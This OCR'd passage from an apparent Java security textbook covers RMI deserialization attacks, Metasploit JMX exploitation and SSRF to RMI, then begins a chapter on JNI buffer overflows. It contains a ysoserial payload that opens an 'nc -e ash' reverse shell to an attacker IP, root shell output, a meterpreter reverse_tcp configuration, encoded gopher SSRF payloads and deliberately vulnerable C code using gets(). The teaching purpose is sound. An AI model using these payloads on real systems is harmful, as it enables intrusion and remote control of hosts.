
This example will instead look at how to perform this attack on the function **`doStuff`** based on our original example in this chapter. An example of how to call the RMI function doStuff is as follows:



```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar serial 127.0.0.1 7089 CommonsCollections6
 'nc 10.18.0.11 5556 -e ash' --signature 'String doStuff(String dummy1, java.util.HashMap dummy2)' --bound-name server
[+] Creating ysoserial payload... done.
[+]
[+] Attempting deserialization attack on RMI endpoint...
[+]
[+]    Using non primitive argument type java.util.HashMap on position 1
[+]    Specified method signature is String doStuff(String dummy1, java.util.HashMap dummy2)
[+]
[+]    Caught ClassNotFoundException during deserialization attack.
[+]    Server attempted to deserialize dummy class d0ca344b659945bb93a49a3ac4d1e520.
[+]    Deserialization attack probably worked :)
```

Figure 13.10: *RMG serial command*

Similar to the call command, the **`--signature`** flag and the **`--bound-name`** flag represent the function signature and the name of the remote object that exposes the function. After the registry's IP address and port is the gadget chain from Ysoserial. This is followed by the command for the gadget chain to perform. To verify if it works on the attacking machine, we must set up a Netcat listener and wait for this to be triggered, as shown in the following figure:



```
[kali@kali ~]$ nc -vlp 5556
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5556
Ncat: Listening on 0.0.0.0:5556
Ncat: Connection from 10.18.0.5.
Ncat: Connection from 10.18.0.5:43268.
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 13.11: *RMG serial attacker machine*

The following section will look at exploiting the JMX RMI issue using Metasploit.

Exploiting JMX over RMI with Metasploit

JMX is a Java technology that provides a standard way of managing and monitoring Java applications, system objects, devices, and service-oriented networks. JMX allows developers to expose managed Java objects as **Managed Beans** (**MBeans**), making monitoring and controlling Java applications remotely possible. This is particularly useful in distributed systems, where the management and monitoring of components are essential. JMX provides a powerful mechanism for remotely monitoring and managing Java applications through MBeans. MBeans expose attributes and methods that can be accessed and invoked from a remote system, allowing comprehensive management capabilities.

To manage applications via JMX, developers typically define MBeans associated with specific functionalities within an application. These MBeans act as management interfaces, offering insights into application metrics and control over various aspects. Accessing these MBeans is convenient through tools like `jconsole`, a monitoring and management console included in the **Java Development Kit** (**JDK**). JMX over RMI will set up an RMI connector and use RMI to transmit client requests to a remote MBean server.

To add JMX to any Java application, start the application with the following switches:

-Dcom.sun.management.jmxremote.port=2323

-Dcom.sun.management.jmxremote.authenticate=false


-Dcom.sun.management.jmxremote.ssl=false

Establishing a connection to the MBean server is essential for remote management. Java provides a remote JMX connector based on Java RMI. The port we specified is the port of the RMI naming registry. A connection can be established to the RMI naming registry, which exposes an object named `jmxrmi`. The actual RMI service operates on a random **Transmission Control Protocol** (**TCP**) port.

During a black box penetration test, `nmap` scans proved invaluable in finding JMX servers. The TCP port associated with the RMI naming registry and the exposed RMI services can be found by conducting a port scan on the remote system. This information allows penetration testers and security professionals to locate and test JMX services.

Upon discovering a JMX server, Metasploit offers a versatile exploit for Java JMX servers. The exploit located at `exploit/multi/`


`misc/java_jmx_server`, is a general-purpose tool for exploiting vulnerabilities in Java JMX services. If you forget the path, search for key terms on Metasploit to get a list of possible exploits and scanners, as follows:



```
msf6 exploit(linux/misc/opennms_java_serialize) > use /exploit jmx

Matching Modules
================

#  Name                                    Disclosure Date  Rank       Check  Description
-  ----                                    ---------------  ----       -----  -----------
0  auxiliary/scanner/misc/java_jmx_server  2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
1  exploit/multi/misc/java_jmx_server      2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
```

Figure 13.12: Metasploit search for JMX exploits

Configuring and using this exploit can provide unauthorized access and control over the target system. Refer to the following figure:



```
msf6 exploit(multi/misc/java_jmx_server) > show options

Module options (exploit/multi/misc/java_jmx_server):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   JMXRMI        jmxrmi           yes       The name where the JMX RMI interface is bound
   JMX_PASSWORD                   no        The password to interact with an authenticated JMX endpoint
   JMX_ROLE                       no        The role to interact with an authenticated JMX endpoint
   RHOSTS        192.168.226.139  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         18456            yes       The target port (TCP)
   SRVHOST       0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                             local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT       8080             yes       The local port to listen on.
   SSLCert                        no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                        no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.196.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Figure 13.13: Metasploit configuration

When we type show options, a list of options that can be set for the module and payload are listed. The setup, including option values and descriptions for the options, is shown above. If the required column says yes, then that option must have a value. Some values are automatically filled in with a default value. For example, the **`JMXRMI`** option, which is the name of the bound **`JMX RMI`** interface, is set by default to **`jmxrmi`**, and generally does not need to be changed. Certain options need to be checked every time. These include **`RHOSTS`**, **`RPORT`**, **`LHOSTS`**, and **`LPORT`**. The **`RHOSTS`** and **`RPORT`** are referring to the remote host or hosts. These specifiy the IP or IP range and port to send the attack. The **`LHOST`** and **`LPORT`** are your local machine. This is the information that is included in the payload to get your interpreter session. The **`LHOST`** is your IP address, and **`LPORT`** is an available port you can use for your meterpreter session. A specific payload also has to be set every time. This example uses the **`/java/meterpreter/reverse_tcp`** payload after completing the setup of the option type run to get a meterpreter session.

The following section will provide general SSRF information and specific information about using SSRF to exploit RMI vulnerabilities.

Server-Side Request Forgery and RMI

SSRFs allow unauthorized access, data exposure, or remote code execution on a server by manipulating the server into making unintended requests to internal resources or external systems through user-supplied input without proper validation or restrictions. SSRF has been previously discussed in the section on *XXEs* in *Chapter 7, Exploring Vectors with DoS Attack,* and *Chapter 11: Authorization Practices*. This section will give specific guidance on RMI exploitation via SSRF, including an example using **`rmg`**.

Java RMI allows local objects to consume remote services, creating the impression of a strong connection between the two. However, it is important to note that the RMI protocol is stateless, like HTTP. While there is a loose coupling between local objects and remote services, this can leave the door open for SSRF attacks.

To connect to a remote object, clients usually need a certain amount of information, including the IP address and TCP port of the remote object, the class or interface implemented by the remote object, and the ObjID value of the remote object. All this information is stored within the RMI registry, a naming service that makes RMI services available on the network. The RMI registry is also a remote object. Unlike the RemoteService remote object, it is a well-known remote object with its implemented class and assigned ObjID fixed and known by RMI clients, making it an easier target for SSRF attacks.

The Java RMI protocol consists of a handshake, during which static data and information on the server and client host are exchanged, and one or more method calls. From an SSRF perspective, the handshake part of the RMI protocol looks problematic. SSRF vulnerabilities usually only allow a one-shot attack, and interactive communication like a handshake is impossible. However, the RMI server reads data from the underlying TCP stream individually, allowing the client to send all required data right at the beginning without waiting for any server responses. To perform SSRF attacks on RMI services, you need to be able to send arbitrary bytes, especially null bytes, to the target RMI service.

Java RMI is a communication protocol that allows Java programs to invoke methods remotely and is widely used to build distributed systems. Java RMI has three protocol variants: Stream, Single Operation, and Multiplex. While the Multiplex protocol is no longer supported, Stream and Single Operation protocols are supported on all RMI endpoints. Single Operation Protocol only allows a single RMI call per connection and is the preferred choice when performing SSRF attacks. However, the problem with this protocol is that it lacks client-side support within default Java RMI implementations.

Performing SSRF attacks on Java RMI requires the client to know all data that needs to be sent to the RMI server in advance. This is possible for well-known RMI services with a fixed ObjID value, such as the RMI registry, the activation system, or the DGC. However, other remote objects get a random ObjID assigned when bound to a TCP port and guessing an ObjID is impossible. Therefore, RMI clients must talk to an RMI registry before using the RMI service.

SSRF RMI examples

In this section, we will explore the SSRF vulnerability in the Java RMI protocol using the RMG introduced earlier in this chapter.

The first step is to identify our SSRF. The most straightforward case is when the SSRF is found in a GET parameter. However, this is still easily doable if the SSRF location is a POST parameter or a header. We can use curl to send these via the command line or Burp Suite repeater to send these commands.

We will assume that the RMI registry is on the server with a SSRF and is using a well-known port. We can use the IP address 127.0.0.1 to call the RMI server.


Using RMG will become a 3-step process. Also, note that each RMI command can only perform one action. Some RMG commands, such as enum, perform a lot of tests. Luckily, there are ways to specify one specific test in each command.

The basic process is as follows:

1. Use **`rmg`** with a single command and the **`--ssrf`** flag to indicate that you want **`rmg`** to create input for your SSRF. You will most likely also need the **`--gopher`** flag and the **`--encode`** flag, which tells rmg the the gopher format should be used and the payload should be URL encoded.
2. Then, send the payload in the HTTP request using Burp Suite repeater or CURL.
3. Finally, use **`rmg`** with the same command as in 1, except remove the **`--ssrf`**, **`--gopher`**, and **`--encode`** flags, and insert the **`--ssrf-response`** flag followed by the output from the SSRF.

Now, we will perform an example using this technique. We will use the enum command to get a list of bound names.


Let us assume we have discovered an SSRF on the following URL: **http://:192.168.56.1:9181?file=myfile**. The file parameter can take an HTTP URL and call localhost. We can use rmg with the ssrf flag to create a payload to enumerate bound names, as follows:



```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar  enum 127.0.0.1 9999 --scan-action list
--ssrf --gopher --encode
[+] SSRF Payload:
gopher%3A%2F%2F127.0.0.1%3A9999%2F_%254a%2552%254d%2549%2500%2502%254c%2550%25ac%25ed%2500%2505%2577%2522%2500
%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500 %2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500
%2500%2500%2500%2501%2544%2515%254d%25c9%25d4%25e6%253b%25df
```

__Figure 13.14__: Enum Bound Names via SSRF


After the enum command, we use the registry's local network IP and port. Then, we use the flag **`--scan-action`** with the value list. This says to only run the one list command on enumeration. Then, we add the flags for getting the SSRF payload **`--ssrf --gopher --encode`**. We received the payload and now call the URL with **`curl`** using that payload, as shown in the following figure:



```
[kali@kali ~]$ curl 'http://:192.168.56.1:9181?file=gopher%3A%2F%2F127.0.0.1%3A9999%2F
%254a%2552%254d%2549%2500%2502%254c%2550%25ac%25ed%2500%2505%2577%2522
%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500
%2500%2500%2500%2500%2500%2500%2500%2500%2500%2500%2501%2544%2515%254d%25c9%25d4%2
5e6%253b%25df' --silent | xxd -p  -c1000

51aced0005770f0183f5ecf20000017dffcbc0c18006757200135b4c6a6176612e6c616e672e537472696e67
3badd256e7e91d7b4702000074002f687474703a2f2f6c6f63616c686f73743a383030302f726d692d636c6173
732d646566696e6974696f6e732e6a61727870000000274000b46696c654d616e616765727400066a6d78726d69
```

Figure 13.15: *Use SSRF payload from RMG*

Now, we can take the result from the SSRF and send it to RMG for decoding, as follows:



```
D:\NancyDocuments\Code\serial>java -jar rmg-5.0.0-jar-with-dependencies.jar enum 127.0.0.1 9999
 --scan-action list --ssrf-response  51aced0005770f0183f5ecf20000017dffcbc0c180067572001
35b4c6a6176612e6c616e672e537472696e673badd2¦5b4c6a6176612 6e7e91d7b4702000074002f6874747
03a2f2f6c6f63616c686f73743a383030302f72 6 d692d636c 6173732d646566696e6974696f6e7
32e6a61727870000000274000b46696c654d616e616765727400066a6d78726d69
[+] RMI registry bound names:
[+]
[+]     - account-server
[+]     - jmxrmi
```

Figure 13.16: *Decode the result using RMG*

Other commands can be done similarly. To use the **`enum`** command to get a further listing from a bound name, add the flag **`--bound-name`** with a name found in the previous example.

The command would look like:

rmg enum 127.0.0.1 9999 --scan-action list --bound-name account-server --ssrf

--gopher –encode

In the next section, we will learn secure coding guidelines for RMI.

Secure coding guidance for RMI

To secure RMI, it is essential to use the latest Java version to avoid any potential vulnerabilities that may exist in older versions. Additionally, enabling TLS protection on RMI communications is necessary as the underlying protocol transmits data in plain text. Implementing user authentication is also recommended. Authentication and authorization should be checked with every call to the RMI service. Finally, it is essential to use deserialization filters and ensure that no applications or third-party libraries perform hazardous actions during deserialization.

Conclusion

This chapter provided a comprehensive understanding of Java RMI vulnerabilities, including the basics, manual exploits, enumeration, and exploiting internal RMI servers via SSRF. We have learned how to recognize and mitigate these vulnerabilities through practical examples and coding guidance. By incorporating these measures, we can proactively safeguard against RMI vulnerabilities and SSRF challenges in Java application security.

In the next chapter, we will look at JNI vulnerabilities.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 14

Java Native Interface Vulnerabilities

Introduction

Java Native Interface (**JNI**) is a powerful bridge between Java and native code, enabling seamless integration of Java applications with code written in languages like C and C++. However, this chapter explores the darker side of JNI, uncovering vulnerabilities that can compromise the security of Java applications. As we explore the fundamentals of JNI, the focus will extend beyond its constructive uses to examine potential exploitation avenues. Prepare to navigate through the complexities of these vulnerabilities, armed with practical examples and comprehensive coding guidance.

Structure

This chapter will discuss JNI vulnerabilities and memory corruption in Java:

- Java Native Interface basics
- JNI vulnerabilities and exploitation
- Securing JNI implementations

There will be step-by-step examples and thorough coding guidance.

Objectives

By the end of this chapter, you will understand JNI and how it can create a vulnerability. You will know how to recognize and exploit these vulnerabilities. You will learn about two forms of memory corruption that can happen with JNI: buffer overflows and format string vulnerabilities. Finally, you will become familiar with secure code guidelines to prevent these issues.

Java Native Interface basics


JNI is a Java mechanism that enables integrating native applications written in languages like C and C++ with Java code. These native methods are typically defined in a shared library file, such as a .dll, .so, or .dylib file, and are connected to a Java method definition using the `native` keyword. This allows Java programs to access and use functionality not available natively in Java, making it a powerful tool for developers. In essence, JNI provides a bridge that enables Java applications to leverage the capabilities of native libraries, promoting a harmonious coexistence between the platform-independent nature of Java and the system-level functionalities often implemented in native code. JNI also allows programmers to write one version of a native application or library and expect it to work with all JVMs that support JNI, enabling these Java programs to tap into the power and efficiency of low-level languages while maintaining their cross-platform compatibility.

The following is a simple example demonstrating the usage of JNI with an introductory Java class and the corresponding C code. This example performs a simple addition operation using JNI and walks through creating and using a JNI-based library. The Java source is compiled into class files using Javac, and native headers are made using the -h flag while compiling. These headers are included in the implementation source code and compiled and linked to a platform-dependent shared library using a C/C++ compiler. A Java class contains native methods that load the shared JNI library.

Refer to the Java code showing how to call a JNI library:

```
public class Sum {
    static {
        // Load the JNI library
        System.loadLibrary("SumLibrary");
    }

    // Native method declaration
    public native int addNumbers(int a, int b);

    public static void main(String[] args) {
        Sum sum = new Sum();
        int result = sum.addNumbers(5, 7);
        System.out.println("Sum: " + result);
    }
}
```

Then, this code is compiled using Javac from the command line, as follows:



```
D:\NancyDocuments\Code\JNI>javac -h . Sum.java

D:\NancyDocuments\Code\JNI>dir
 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\NancyDocuments\Code\JNI

02/29/2024  12:35 AM    <DIR>          .
02/29/2024  12:35 AM    <DIR>          ..
02/29/2024  12:35 AM             1,000 Sum.class
02/29/2024  12:35 AM               387 Sum.h
02/29/2024  12:28 AM               381 Sum.java
               3 File(s)          1,768 bytes
               2 Dir(s)  84,991,266,816 bytes free
```

***Figure 14.1**: Compiling the JNI code and creating the header file*

The **`-h`** flag tells Javac to create the headers and requires a parameter indicating the directory to store the header file. The contents of the created header file are shown as follows:

```
/* DO NOT EDIT THIS FILE - it is machine generated */
#include <jni.h>
```

```
/* Header for class Sum */

#ifndef _Included_Sum
#define _Included_Sum
#ifdef __cplusplus
extern "C" {
#endif
/*
 * Class:     Sum
 * Method:    addNumbers
 * Signature: (II)I
 */
JNIEXPORT jint JNICALL Java_Sum_addNumbers
  (JNIEnv *, jobject, jint, jint);

#ifdef __cplusplus
}
#endif
#endif
```

The following code is the C code that makes up the library called via JNI:

```
#include <stdio.h>
#include “Sum.h”

JNIEXPORT jint JNICALL Java_Sum_addNumbers(JNIEnv *env, jobject
obj, jint a, jint b) {
   return a + b;
}
```


On Linux, the C code is compiled to create a .so library, while on Windows, the C code is compiled into a **dynamic link library** (**DLL**) file. On Linux, the library files should all start with the prefix lib. The library name on Linux is libSumLibrary, and on Windows, the library name is SumLibrary.dll. Gcc is the compiler of choice for C and is included in all standard Linux distributions. If you need to download a Windows version of gcc, you can find one at **https://winlibs.com/#download-release**.

The command for Linux is **gcc -shared -o libSumLibrary.so -I"${JAVA_HOME}/include" -I"${JAVA_HOME}/include/linux" sum.c**.

Make sure to replace **${JAVA_HOME}** with the actual path to your Java installation.

On Windows, this would become: **gcc -shared -o SumLibrary.dll -I"%JAVA_HOME%\include" -I"%JAVA_HOME%\include\win32" sum. c**.


An example of compiling the library is shown in the following figure:



```
D:\NancyDocuments\Code\JNI>D:\Tools\ming-64\mingw64\bin\gcc.exe -shared -o SumLibrary.dll -I"C:\Program Files (x86)\Java
\jdk-11\include" -I"C:\Program Files (x86)\Java\jdk-11\include\win32" sum.c

D:\NancyDocuments\Code\JNI>dir
 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\NancyDocuments\Code\JNI

02/29/2024  11:49 PM    <DIR>          .
02/29/2024  11:49 PM    <DIR>          ..
02/29/2024  03:17 PM               152 sum.c
02/29/2024  10:35 PM             1,000 Sum.class
02/29/2024  10:35 PM               387 Sum.h
02/29/2024  12:28 AM               381 Sum.java
02/29/2024  11:49 PM            52,908 SumLibrary.dll
```

Figure 14.2: Compiling the shared JNI library

Then, the code is run from the command line using your Java installation with the command **Java Sum**. The running program is shown as follows:



```
D:\NancyDocuments\Code\JNI>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Sum
Sum: 12
```

Figure 14.3: Running the JNI code

The following section will show how JNI can introduce vulnerabilities into your Java application.

JNI vulnerabilities and exploitation

While JNI provides a valuable means for Java applications to interoperate with native code, its integration can introduce potential security vulnerabilities if not handled cautiously. The direct interaction between Java and native languages creates a boundary where memory management differences, type mismatches, and other low-level intricacies may lead to unintended consequences. Inadequate input validation, improper handling of pointers, and memory leaks within the native code can become exploitable vulnerabilities. Additionally, exposing sensitive functionalities through JNI interfaces without proper access controls can compromise the overall security of the Java application. This section will look at two exploitable examples of JNI code. Each has a class C vulnerability that can now be exploited in Java because of JNI.

Buffer overflows

The first example looks at a classic buffer overflow. Buffer overflows in C occur when a program writes more data into a buffer (an allocated region of memory) than it can hold, leading to the overflow of adjacent memory locations. This can result in the corruption of critical data, manipulation of program execution, or even the execution of arbitrary code by attackers.


Certain C functions, such as gets, are particularly prone to buffer overflows because they do not perform bounds checking on input. The gets function reads characters from standard input until a newline character is encountered. It stores them in the provided buffer, making it susceptible to overflows if the input exceeds capacity. Similarly, other functions like `strcpy` and `sprintf` can be dangerous if not used carefully, as they may not check the length of the input data against the size of the destination buffer, potentially leading to buffer overflows.

Buffer overflows encompass both heap and stack overflows, where the stack and heap represent different regions of a program's memory. Stack overflows occur when a buffer allocated on the program's stack is overrun, potentially affecting the return address and control flow. On the other hand, heap overflows happen when a buffer allocated in the heap, dynamically managed memory, is overflowed, leading to potential corruption of critical data structures. The following example is a stack overflow vulnerability.

The Java code for the stack overflow vulnerability example is given as follows. This example checks if a user-entered secret matches the stored value. It is contrived to allow a stack overflow and the user to perform exploitation without understanding the full set of exploitation steps.

```
public class Secret {
    static {
        // Load the JNI library
        System.loadLibrary("SecretLibrary");
    }

    // Native method declaration
    public native boolean checkSecret();

    public static void main(String[] args) {
        Secret secret = new Secret();

  if (secret.checkSecret()) {
   System.out.println("You found the secret!");
   System.out.println("GREAT JOB!");
  } else {
   System.out.println("**That's not it!");
   System.out.println("Try again later.");
  }
    }
}
```

Next, compile the code using Javac, as shown in the given figure:




```
D:\NancyDocuments\Code\JNI\Buff1>"C:\Program Files (x86)\Java\jdk-11\bin\javac.exe" -h . Secret.java

D:\NancyDocuments\Code\JNI\Buff1>dir
 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\NancyDocuments\Code\JNI\Buff1

03/01/2024  11:53 PM    <DIR>          .
03/01/2024  11:53 PM    <DIR>          ..
03/01/2024  10:59 PM               496 secret.c
03/01/2024  11:53 PM             1,560 Secret.class
03/01/2024  11:53 PM               421 Secret.h
03/01/2024  11:53 PM             1,064 Secret.java
               4 File(s)          3,541 bytes
               2 Dir(s)  84,129,456,128 bytes free

D:\NancyDocuments\Code\JNI\Buff1>
```

***Figure 14.4**: Compiling the Java JNI stack overflow example*

The header file was generated, and the Java class was created. Next, look at the following C code:

```
#include <string.h>
#include <stdio.h>
#include "Secret.h"

JNIEXPORT jboolean JNICALL Java_Secret_checkSecret(JNIEnv *env,
jobject obj) {
 int isMatch = 0;
 char secret_buffer[16];
 printf("Enter what you think the secret is= >");
 gets(secret_buffer);

    printf(isMatch= =0?"No\n":"Yes\n");
 if (strcmp(secret_buffer, "PKSDACVG") = = 0) {
   isMatch = 1;
 }
    return (isMatch != 0);
}
```


This is compiled into a library called **`SecretLibrary.dll`**, as shown in the following figure:



```
D:\NancyDocuments\Code\JNI\Buff1>D:\Tools\ming-64\mingw64\bin\gcc -shared -o SecretLibrary.dll -I"C:\Program Files (x8
6)\Java\jdk-11\include" -I"C:\Program Files (x86)\Java\jdk-11\include\win32" secret.c

D:\NancyDocuments\Code\JNI\Buff1>dir
 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\NancyDocuments\Code\JNI\Buff1

03/02/2024  12:20 AM    <DIR>          .
03/02/2024  12:20 AM    <DIR>          ..
03/02/2024  12:20 AM               623 secret.c
03/01/2024  11:53 PM             1,560 Secret.class
03/01/2024  11:53 PM               421 Secret.h
03/01/2024  11:53 PM             1,064 Secret.java
03/02/2024  12:20 AM            53,480 SecretLibrary.dll
               5 File(s)         57,148 bytes
               2 Dir(s)  84,129,382,400 bytes free

D:\NancyDocuments\Code\JNI\Buff1>
```

***Figure 14.5**: Compiling C library with buffer overflow*


Now, we are ready to run the **`Java`** class from the command line, shown as follows:



```
D:\NancyDocuments\Code\JNI\Buff1>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Secret
Enter what you think the secret is=>abracadabra
No
**That's not it!
Try again later.
```

Figure 14.6: Testing input within buffer size

While checking the source code, we see that the buffer has a size of 16. Generally, when we suspect a buffer overflow, we try increasing larger sizes until we get a fatal error or segmentation fault. In this example, the fatal error happens at input size 31 for this JVM and OS, as shown in the following figure:




```
